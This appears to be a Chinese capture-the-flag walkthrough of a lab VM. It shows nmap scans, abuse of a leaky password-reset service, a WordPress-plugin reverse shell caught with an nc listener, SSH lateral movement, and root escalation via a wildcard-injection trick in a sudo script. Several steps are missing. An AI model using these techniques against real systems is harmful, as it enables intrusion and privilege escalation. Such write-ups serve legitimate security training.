┌──(root㉿kali)-[~/miaosec/maze-sec] └─# nmap -sn 192.168.2.0/24 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-17 15:41 CST Nmap scan report for 192.168.2.1 Host is up (0.00052s latency). MAC Address: 0A:00:27:00:00:07 (Unknown) Nmap scan report for 192.168.2.2 Host is up (0.00040s latency). MAC Address: 08:00:27:E4:01:05 (Oracle VirtualBox virtual NIC) Nmap scan report for 192.168.2.14 Host is up (0.0011s latency). MAC Address: 08:00:27:F7:91:CD (Oracle VirtualBox virtual NIC) Nmap scan report for 192.168.2.4 Host is up. Nmap done: 256 IP addresses (4 hosts up) scanned in 2.22 seconds
靶机IP为:192.168.2.14
2、端口扫描
1.全端口扫描
1 2 3 4 5 6 7 8 9 10 11 12 13 14
┌──(root㉿kali)-[~/miaosec/maze-sec] └─# nmap --min-rate 10000 -p- 192.168.2.14 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-17 15:41 CST Nmap scan report for 192.168.2.14 Host is up (0.00038s latency). Not shown: 65531 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 1337/tcp open waste 1338/tcp open wmc-log-svc MAC Address: 08:00:27:F7:91:CD (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 6.15 seconds
┌──(root㉿kali)-[~/miaosec/maze-sec] └─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80,1337,1338 192.168.2.14 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-17 15:41 CST Nmap scan report for 192.168.2.14 Host is up (0.0012s latency).
PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0) | ssh-hostkey: | 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA) | 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA) |_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519) 80/tcp open http Apache httpd 2.4.62 ((Debian)) |_http-title: \xE6\xAD\xA3\xE5\x9C\xA8\xE8\xB7\xB3\xE8\xBD\xAC\xE5\x88\xB0 Maze |_http-server-header: Apache/2.4.62 (Debian) 1337/tcp open waste? | fingerprint-strings: | DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe: | Please enter password: Incorrect password. Attempts left: 2 | NULL: |_ Please enter password: 1338/tcp open wmc-log-svc? | fingerprint-strings: | DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, RPCCheck, RTSPRequest, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe: | Please send new password: | Congratulations! Password reset successful! | password: bobobo | NULL: |_ Please send new password: MAC Address: 08:00:27:F7:91:CD (Oracle VirtualBox virtual NIC) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Linux 4.X|5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.8 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 160.26 seconds
22端口,ssh服务
80端口,http服务
1337、1338端口,未知的服务,在1338端口泄露一个密码bobobo
3.UDP端口扫描
1 2 3 4 5 6 7 8 9 10
┌──(root㉿kali)-[~/miaosec/maze-sec] └─# nmap -sU --top-ports 100 192.168.2.14 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-17 15:45 CST Nmap scan report for 192.168.2.14 Host is up (0.00060s latency). All 100 scanned ports on 192.168.2.14 are in ignored states. Not shown: 56 closed udp ports (port-unreach), 44 open|filtered udp ports (no-response) MAC Address: 08:00:27:F7:91:CD (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 54.79 seconds
没有开放的udp端口
4.脚本漏洞扫描
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
┌──(root㉿kali)-[~/miaosec/maze-sec]
└─# nmap --script=vuln -p22,80,1337,1338 192.168.2.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-17 15:47 CST
Nmap scan report for 192.168.2.14
Host is up (0.00042s latency).

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
1337/tcp open  waste
1338/tcp open  wmc-log-svc
MAC Address: 08:00:27:F7:91:CD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 31.58 seconds
没有有用的信息
二、漏洞利用与凭证获取
1、探测未知的端口
1.1337端口
使用nc连接1377端口
1
2
3
4
5
6
7
8
9
┌──(root㉿kali)-[~/miaosec/maze-sec]
└─# nc 192.168.2.14 1337
Please enter password: miao
Incorrect password. Attempts left: 2
miao
Incorrect password. Attempts left: 1
miao
Too many failed attempts. Reset password? (yes/no)yes
Please send new password to port 1338.
发现是一个密码验证服务,并提示可以在1338重置密码
2.1338端口
使用nc连接1338端口
1
2
3
4
5
┌──(root㉿kali)-[~/miaosec/maze-sec]
└─# nc 192.168.2.14 1338
Please send new password: miao
Congratulations! Password reset successful!
Old password: bobobo
┌──(root㉿kali)-[~/miaosec/maze-sec] └─# nc -lvnp 4444 listening on [any] 4444 ...

安装插件,并启用插件,成功获得shell
1 2 3 4 5 6 7 8 9
┌──(root㉿kali)-[~/miaosec/maze-sec] └─# nc -lvnp 4444 listening on [any] 4444 ... connect to [192.168.2.4] from (UNKNOWN) [192.168.2.14] 58048 bash: cannot set terminal process group (436): Inappropriate ioctl for device bash: no job control in this shell www-data@Halfhour:/var/www/halfhour.dsz/wp-admin$ id id uid=33(www-data) gid=33(www-data) groups=33(www-data)
┌──(root㉿kali)-[~/miaosec/maze-sec] └─# chmod 600 id
┌──(root㉿kali)-[~/miaosec/maze-sec] └─# ssh nxal@192.168.2.14 -i id nxal@192.168.2.14's password: Linux Halfhour 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Sun Sep 14 05:50:25 2025 from 192.168.3.94 nxal@Halfhour:~$ id uid=1001(nxal) gid=1001(nxal) groups=1001(nxal)
nxal@Halfhour:/var/www/halfhour.dsz$ su wangjiang Password: wangjiang@Halfhour:/var/www/halfhour.dsz$ id uid=1002(wangjiang) gid=1002(wangjiang) groups=1002(wangjiang)
因此,我们可以在 /tmp 目录下创建一个文件名恰好能匹配该通配符的文件,例如 A 、 B 或1 。
当脚本执行时,Shell在 /tmp 目录中找到了文件 A ,便会用文件名 A 替换掉通配符 [A-Zaz0-9] 。
最终,实际执行的命令就从 tr -d [A-Za-z0-9] 变成了 tr -d A 。 这样一来,原本要删除所有字母和数字的命令,就变成了只删除字符‘A’的命令。由于Flag中不包含大写字母’A’,因此Flag被完整地打印了出来。
构造链,成功获取到root的flag
1
2
3
4
welcome@Halfhour:/usr/local/bin$ cd /tmp welcome@Halfhour:/tmp$ touch A welcome@Halfhour:/tmp$ sudo /usr/local/bin/del.sh flag{root-4c850c5b3b2756e67a91bad8e046ddac}
其实root的密码为bobobo
1
2
3
4
welcome@Halfhour:/tmp$ su root
Password:
root@Halfhour:/tmp# id
uid=0(root) gid=0(root) groups=0(root)